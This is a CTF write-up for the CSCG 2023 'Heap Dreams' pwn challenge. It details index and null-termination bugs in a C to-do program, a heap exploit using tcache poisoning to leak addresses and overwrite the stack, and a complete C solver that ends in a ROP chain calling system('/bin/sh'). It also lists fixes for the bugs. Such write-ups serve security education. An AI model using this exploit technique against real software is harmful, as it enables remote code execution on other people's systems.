CSCG 2023 – Intro(ish) to heap 3 - Heap Dreams

Table of contents

1. About the challenge

- Category: Pwn
- Difficulty: Medium
- Description: “In the final Part 3 of the series, your ultimate goal is to achieve Remote Code Execution on the target system. You will be given a program that manages memory using the heap, and you will need to use all the heap manipulation skills you have learned in the previous challenges to achieve your goal. Can you find a way to exploit the heap and achieve RCE? Put your heap exploitation skills to the test and see if you can complete the final challenge!“

The challenge comes with a zip file containing an executable and its source code written in C, a test flag file and a Dockerfile. The program is a console application that provides basic to-do-list functionalities. You can create, list and delete tasks and for every task you can create, list and delete subtasks. For creating a task, you can specify a name, for deleting a task you have to give the task’s id, which is an integer that starts at 0 for the first task and is incremented for every additional task. To add a subtask to a task you need to specify the task’s id, the length of the subtask’s content and the content itself. Subtasks can be listed by specifying the task’s id and can be deleted by additionally giving the subtask’s id.

2. Problems in the code

1. add_task()
    1. The name of the created task is not guaranteed to be null-terminated within the task's name field. This can cause printf() in list_tasks() to print contents of the subtasks array or, in case no subtask pointer contains a null-byte, contents of following memory.
2. delete_task()
    1. When asking for the id of the task to be deleted, the program can accept negative ids, which results in an access to memory before the *tasks* array. Unless there is a nullpointer in this location, the referenced value will be passed to free() and is overwritten with a nullpointer.
    2. Deleting a task does not cause deletion of its subtasks, which can cause memory leaks.
3. delete_subtask()
    1. As with delete_task(), the program can accept negative values when asking for the id of the affected task. Unless there is a nullpointer in this location, the referenced value will be interpreted as a pointer to the affected Task structure by the following code.
    2. Similarly, the program can accept negative values for the id of the affected subtask, which results in an access to memory before the task's *subtasks* array. Additionally, the program accepts subtask ids up to 49, despite the Task structure only containing 24 subtask pointers, which results in an access to memory after the task's subtasks array. Unless there is a nullpointer in this location, the referenced value will be passed to free() and is overwritten with a nullpointer.
4. add_subtask()
    1. Same as the first problem with delete_subtask()
    2. The *task* field of the created subtask, which will be treated as a C string by list_subtasks() and the following call to strchr(), is not guaranteed to be null-terminated within the allocated memory region. This can cause the following call to strchr() to return a pointer to a newline character outside the allocated subtask, which will be overwritten by a null-byte, and can cause printf() called by list_subtasks() to print contents of memory following the allocated subtask.

3. Exploit idea

My exploit consists of three phases:


1. Leaking libc and heap addresses
2. Leaking the stack address
3. Redirecting code execution to system("/bin/sh") using ROP

Phase 1 - Leaking libc and heap addresses:

I start by creating a first task and giving it the following subtasks. All subtasks are large enough not to end up in fastbins when freed, for which I chose subtasks with a content of 0x90 bytes:


1. 7 subtasks, which, when freed, will completely fill the tcache for chunks of their size. I will call these “tcache filler subtasks”.
2. Two pairs of subtasks of which the first one will be used to leak a pointer, while the second one just prevents consolidations from happening. I will call these “leak subtask” and “consolidation break subtask”

Next, I delete all tcache filler subtasks as well as both leak subtasks, which makes the latter two become part of a double linked list starting and ending in a part of libc. This situation is visualized in the following diagram. Now tcache filler subtasks can be recreated, so that upcoming subtask creations will end up inside the freed leak subtasks. By creating two pairs of subtasks, consisting of an empty subtask and one additional subtask to fill the created gap to the next consolidation break subtask, you can now use both empty subtasks to leak one pointer each when listing subtasks due to the previously described problem 2 of add_subtask(). One of these will point into a section of libc and the other one will point to a section on the heap. (See the rightmost blocks, labeled “reallocated, split”)




Phase 2 – Leaking the stack address


For leaking the stack address, I use libc's *environ* pointer, whose address can be calculated through the leaked libc address from phase 1. It is pointing to a list of pointers to environment variables, which is located on the application's stack. My solution for leaking it starts with creating a new task and adding a subtask to it, which contains a fake malloc chunk and a pointer pointing to this fake chunk. This pointer can be calculated using the leaked heap address from phase 1. The memory layout now looks like this:




Next, to ensure that there is a chunk in the tcache with the same size as the fake one, I create an additional subtask with the same size and delete it again:



Now I can abuse the incorrect bounds check in delete_task() to reference the pointer inside the subtask by using giving a subtask id that is bigger than the maximum number of subtasks per task. This will put a pointer to the fake chunk into the tcache and set the next-pointer of the fake chunk to the dummy chunk that was just allocated and freed again:



By deleting and re-creating the subtask containing the fake chunk, the next-pointer of the fake chunk can be overwritten with an arbitrary address. Since this subtask uses a different chunk size than the fake chunk, this will not interfere with the dummy chunk in the tcache and therefore it will be recreated at the same address again:



When creating a new subtask, malloc will return the fake chunk inside the subtask and copy its next-pointer, which was just overwritten with an address a few bytes before the *environ* field, into the tcache. So, for the next subtask to be created, malloc will return a chunk that is located a few bytes before *environ*, so that its content will be leaked on the next subtask listing.

Phase 3 – Redirecting code execution

After phase 2, the stack address is known, so I use the same strategy as in phase 2 to create a subtask that is located on the stack and overwrites content starting from the return pointer of the add_subtask()-call. Since the libc address is known, I used an existing "/bin/sh" string in libc together with a `pop rdi` gadget to set up the parameter before finally calling system(). From this point on, you have a access to a shell on the host machine and you can obtain the flag by reading the flag file with "`cat flag`".

4. Performing the attack

I wrote a C program to perform the described attack, which can be found at the end of this document. After compiling it via `gcc solve.c -o solve`, it can be passed to the `ncat` command via the `-c` option to perform the communication with the remote system:
`ncat --ssl <remoteAddress> <remotePort> -c "./solve"`

In the end, it prints the flag CSCG{you_are_now_a_heap_hacking_champ}.

5. Prevention

1. Any time the user can input a number which is interpreted as an array index, either an additional bounds check is necessary to prevent usage of negative indexes or the user input must be interpreted as an unsigned value, in which case the upper bounds check will be sufficient.
2. The upper bounds check in line 123 must be corrected to `if (sid >= MAX_SUBTASKS)`.
3. In sections where strings are read from user input, null-termination within the string field itself must be enforced, for example by reading one byte less than the destination field's size and always setting the last byte to 0. This applies to add_task() and add_subtask(), both of which do not guarantee sufficient null-termination.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <stdbool.h>

#define MAX_TASKS 50
#define TASK_NAME 0x10
#define MAX_SUBTASKS 24
#define MAX_SUBTASK_LENGTH 0x100

typedef struct Subtask
{
  long length;
  char task[0];
} subtask_t;

typedef struct Task
{
  char name[TASK_NAME];
  subtask_t *subtasks[MAX_SUBTASKS];
} task_t;


/// Wait until "choice? " is received.
bool waitForChoiceRequest()
{
  uint64_t history = 0;
  while (history != *(const uint64_t*)"choice? ")
  {
    int c = getchar();
    if (c == EOF)
      return false;

    history >>= 8;
    history |= (uint64_t)c << 56;
  }

  return true;
}

/// Functions for controlling the program.
void listTasks()
{
  waitForChoiceRequest();
  printf("3\n");
}
void listSubTasks(unsigned int id)
{
  waitForChoiceRequest();
  printf("6\n");
  printf("%u\n", id);
}
void createTask(const char* name)
{
  waitForChoiceRequest();
  printf("1\n");
  printf("%s\n", name ? name : "NoName");
}
void createSubTask(unsigned int taskId, unsigned int size, const void* content)
{
  waitForChoiceRequest();
  printf("4\n");
  printf("%u\n", taskId);
  printf("%u\n", size);
  fwrite(content, size, 1, stdout);
  fflush(stdout);
}
void deleteTask(unsigned int id)
{
  waitForChoiceRequest();
  printf("2\n");
  printf("%u\n", id);
}
void deleteSubTask(unsigned int id, unsigned int subId)
{
  waitForChoiceRequest();
  printf("5\n");
  printf("%u\n", id);
  printf("%u\n", subId);

  for (unsigned int i = 0; i < strlen("id? "); i++)
    getchar();
}
```

```
void createTCacheFillerSubtasks(unsigned int taskId, unsigned int size)
{
  for (unsigned int i = 0; i < 7; i++)
  {
    char name[64] = "";
    snprintf(name, sizeof(name), "tcacheFiller%u", i);
    createSubTask(taskId, size, name);
  }
}
void deleteTCacheFillerSubtasks(unsigned int taskId, unsigned int startSubtaskId)
{
  for (unsigned int i = startSubtaskId; i < startSubtaskId+7; i++)
    deleteSubTask(taskId, i);
}

/// Reads an address that was part of a leaked string. Expects termination by newline.
uint64_t getAddressUntilNewline(const char* str)
{
  uint64_t addr = 0;
  unsigned long numBytes = strchr(str, '\n') - str;
  memcpy(&addr, str, numBytes);

  return addr;
}

/// Reads a leaked address from a subtask listing.
uint64_t readAddressFromSubtaskContent(unsigned int subtaskIndexToSearch, unsigned int additionalStartPadding)
{
  char indexText[5] = "";
  snprintf(indexText, sizeof(indexText), "[%02u]", subtaskIndexToSearch);

  char line[1024] = "";
  while (strncmp(line, indexText, 4))
    fgets(line, sizeof(line), stdin);

  return getAddressUntilNewline(line + strlen("[00] ") + additionalStartPadding);
}


#define ceilToNextMultipleOf16(n) \
  ((((n) + 15) / 16) * 16)

#define max(a, b) \
  ((a) > (b) ? (a) : (b))

const unsigned int SizeTooBigForFastBin = 0x90;
const char PADDING_DATA[] = "PADDING_PADDING_PADDING_PADDING_PADDING_PADDING_PADDING_PADDING_";
```

```
// Create a new task and allocate the subtask with id 2 such that the its task field ends up at the desired address.
// Returns amount of start-padding to ignore at the beginning of the leaked data.
unsigned int allocateTaskWithSubtaskAtAddress(uint64_t address, const void* subtaskContent,
                                              unsigned int subtaskContentSize, uint64_t heap_start_address,
                                              uint64_t nextMallocResult, unsigned int nextTaskIndex)
{
  // Address where the subtask needs to be placed
  uint64_t targetSubtaskAddress = address;
  targetSubtaskAddress -= 8; // Account for subtask's length-field
  targetSubtaskAddress &= ~(0xfULL); // Align address to 16-Byte blocks

  // Bytes from subtask text to target data
  unsigned int padding = address - targetSubtaskAddress - 8;

  // When trying to read, add 16 padding bytes to be able to leak strings that cross the tcache key field,
  // which will be zeroed out on allocation.
  if (subtaskContentSize == 0 || subtaskContent == NULL)
  {
    targetSubtaskAddress -= 16;
    padding += 16;
  }

  // Prepare content for the target subtask
  unsigned char payload[padding + subtaskContentSize];
  memcpy(payload + 0      , PADDING_DATA  , padding);
  memcpy(payload + padding, subtaskContent, subtaskContentSize);

  // Structure containing a fake malloc chunk and a pointer pointing to the fake chunk.
  struct
  {
    uint64_t ptrToFakeChunk;

    struct
    {
      uint64_t prevSize;
      uint64_t size;

      uint64_t nextBlockPtr;
      uint64_t tcacheKey;
    }
    fakeMallocChunk;
  }
  content;

  // Populate content
  content.ptrToFakeChunk = nextMallocResult + 256;
  content.fakeMallocChunk.prevSize = 0;
  content.fakeMallocChunk.size = ceilToNextMultipleOf16(max(sizeof(subtask_t) + sizeof(payload), 16) +8) | 1;
  content.fakeMallocChunk.nextBlockPtr = targetSubtaskAddress;
  content.fakeMallocChunk.tcacheKey = 0xAAAAAAAAAAAAAAAA;

  // "protect" the next-pointer so that malloc's REVEAL_PTR can work with it.
  content.fakeMallocChunk.nextBlockPtr ^= heap_start_address >> 12;


  // Create a new task.
  createTask("StackLeakTask");
  // Create a subtask containing the fake malloc chunk with pointer to it.
  createSubTask(nextTaskIndex, sizeof(content), &content);
  // Ensure there is at least one properly sized block in tcache.
  createSubTask(nextTaskIndex, sizeof(payload), payload); deleteSubTask(nextTaskIndex, 1);
  // Free the fake chunk. (Puts it into tcache)
  deleteSubTask(nextTaskIndex, 27);
  // Overwrite the fake chunk
  deleteSubTask(nextTaskIndex, 0); createSubTask(nextTaskIndex, sizeof(content), &content);
  // Consume one chunk from tcache. (Puts the next-pointer from the fake chunk into tcache).
  createSubTask(nextTaskIndex, sizeof(payload), payload);
  // Create the desired subtask. Will write specified data to desired address.
  createSubTask(nextTaskIndex, sizeof(payload), payload);

  // Return amount of padding used.
  // When using the subtask as an arbitrary read, this is the amount of start-padding to expect.
  return padding;
}
```

```
int main()
{
  // Disable output buffering.
  setvbuf(stdout, NULL, _IONBF, 0);


  /// Phase 1

  createTask("Task");
  createTCacheFillerSubtasks(0, SizeTooBigForFastBin);
  createSubTask(0, SizeTooBigForFastBin, "leakTask");
  createSubTask(0, SizeTooBigForFastBin, "consolidationBreak");
  createSubTask(0, SizeTooBigForFastBin, "leakTask");
  createSubTask(0, SizeTooBigForFastBin, "consolidationBreak");

  deleteTCacheFillerSubtasks(0, 0);
  deleteSubTask(0, 7);
  deleteSubTask(0, 9);

  createTCacheFillerSubtasks(0, SizeTooBigForFastBin);
  createSubTask(0, 0, "");
  createSubTask(0, SizeTooBigForFastBin - 32, PADDING_DATA);
  createSubTask(0, 0, "");
  createSubTask(0, SizeTooBigForFastBin - 32, PADDING_DATA);

  listSubTasks(0);

  uint64_t heap_start_addr  = readAddressFromSubtaskContent(7,  0) -    2320;
  uint64_t libcBaseAddr     = readAddressFromSubtaskContent(11, 0) - 2202992;
  uint64_t addressOfEnviron = libcBaseAddr + 29840 + 2202992;


  /// Phase 2

  unsigned int padding = allocateTaskWithSubtaskAtAddress(addressOfEnviron, NULL, 0, heap_start_addr,
                                                          heap_start_addr + 2656, 1);
  listSubTasks(1);
  uint64_t environValue = readAddressFromSubtaskContent(2, padding);
  deleteSubTask(1, 0);
  deleteTask(1);

  fprintf(stderr, "libcBase: 0x%lX, heapAddr: 0x%lX, &environ: 0x%lX, environ: 0x%lX\n",
      libcBaseAddr, heap_start_addr, addressOfEnviron, environValue);


  /// Phase 3

  const uint64_t stackContent[] =
  {
    libcBaseAddr + 0x12dbf0, // pop rdi gadget
    libcBaseAddr + 0x1d8698, // "/bin/sh"
    libcBaseAddr + 0x12dbf1, // nop gadget used for stack alignment
    libcBaseAddr +  0x50d60, // system()
    0                        // padding to prevent tcache interference with the subtask containing the fake chunk
  };
  allocateTaskWithSubtaskAtAddress(environValue - 320, stackContent, sizeof(stackContent),
                                   heap_start_addr, heap_start_addr + 2656, 1);

  puts("cat flag");

  // Print all output to stderr.
  int c;
  while((c = getchar()) != EOF)
    fputc(c, stderr);

  return 0;
}
```